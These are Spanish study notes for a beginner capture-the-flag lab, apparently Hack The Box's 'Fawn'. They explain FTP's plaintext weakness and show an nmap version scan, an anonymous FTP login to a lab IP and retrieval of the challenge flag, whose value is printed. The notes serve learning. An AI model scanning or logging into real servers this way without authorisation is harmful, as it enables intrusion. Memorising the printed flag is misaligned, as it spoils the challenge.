


2. Fawn - FTP

los servicios de hosts específicos -> servicios de transferencia de archivos (mal configurados)

SSH puerto 22

FTP puerto 21/20

****FTP -> Protocolo de transferencia de archivos**



un protocolo nativo de todos los sistemas operativos basado en la arquitectura cliente-servidor

El servicio FTP es ofrecido por la capa de aplicación del modelo de capas de red TCP/IP

Se maneja en el **puerto 21** y 20 en algunos casos

en FTP se puede **acceder a los registros** y extraer todo tipo de información de ellos, *para mapear la red, enumerar nombres de usuario, detectar servicios activos*

Seguridad FTP

Un problema básico de FTP es que está pensado para **ofrecer la máxima velocidad** en la conexión, pero **no la máxima seguridad**

El intercambio de información se realiza en **texto plano** sin ningún tipo de cifrado, con lo que un posible atacante puede capturar este tráfico, acceder al servidor y/o apropiarse de los archivos transferidos.

Los usuarios de FTP pueden autenticarse con un protocolo de inicio de sesión de texto sin formato, generalmente en forma de nombre de usuario y contraseña. También se puede autenticar de **forma anónima**

ataque -> Man-in-theMiddle (MitM)

El contenido de los archivos se puede leer en texto simple (es decir, en forma no cifrada y legible para humanos)

Para una transmisión segura que proteja el nombre de usuario y la contraseña y encripte el contenido, el FTP suele protegerse con SSL/TLS (**FTPS**) o reemplazarse por el Protocolo de transferencia de archivos SSH (**SFTP**).

Navegación

terminal de un usuario, explorar los directorios de los archivos que necesita
GUI interfaz grafica de usuario - FileZilla

Ejemplo: al implementar FTP, SSH (Secure Shell Protocol) y HTTPD (Web Server) nos permite obtener el siguiente proceso:

1. Poder iniciar sesión para administración remota desde un host distante, en caso de que se necesiten cambios de configuración
2. Recibir y enviar archivos que se pueden utilizar para configurar el servidor web o servir registros a una fuente externa
3. Ofrecer contenido web al que se pueda acceder de forma remota a través del navegador web de otro host

Comandos

`sudo nmap {target}` -> buscar servicios abiertos

port state service

21/tcp open FTP

`$sudo nmap -sV {target}` -> detección de versiones

NORMALMENTE SE HACE UN ESCANEO basico y luego se detalla con `-sV` para poder ver mas informacion

ftp -? -> verificar

```
[david@parrot]~$ ftp -?
usage: ftp [-46AaefginpRtVv] [-N NETRC] [-o OUTPUT] [-P PORT] [-q QUITTIME]
          [-r RETRY] [-s SRCADDR] [-T DIR,MAX[,INC]] [-x XFERSIZE]
          [[USER@]HOST [PORT]]
          [[USER@]HOST:[PATH] [/]]
          [file:///PATH]
          [ftp://[USER[:PASSWORD]@]HOST[:PORT]/PATH[/] [;type=TYPE]]
          [http://[USER[:PASSWORD]@]HOST[:PORT]/PATH]
          [https://[USER[:PASSWORD]@]HOST[:PORT]/PATH]
          ...
ftp -u URL FILE ...
ftp -?
```

al tener actualizado se hace el servicio y la ip

\$ftp {target}

- nombre poner -> **anonymous**
- password ->
get flat.txt -> descarga el archivo (no se ve)
\$bye -> salir

\$cat flag.txt

```
└─$ ftp 10.129.116.235
Connected to 10.129.116.235.
220 (vsFTPD 3.0.3)
Name (10.129.116.235:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16527|)
150 Here comes the directory listing.
-rw-r--r--    1 0          0          32 Jun 04  2021 flag.txt
226 Directory send OK.
ftp> flag.txt
?Invalid command.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||9977|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% |*****| 32 199.04 KiB/s
226 Transfer complete.
32 bytes received in 00:00 (0.27 KiB/s)
ftp> bye
221 Goodbye.

(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures   Templates  flag.txt
Documents  Music      Public     Videos

(kali㉿kali)-[~]
└─$ cat flag.txt
035db21c881520061c53e0536e44f815
```

RESPUESTA ftp

150 : Aquí viene el listado del directorio.

200: Comando PORT exitoso. Considere usar PASV.

226 : Envío de directorio OK.

230: 'Iniciar sesión con éxito'

get

cat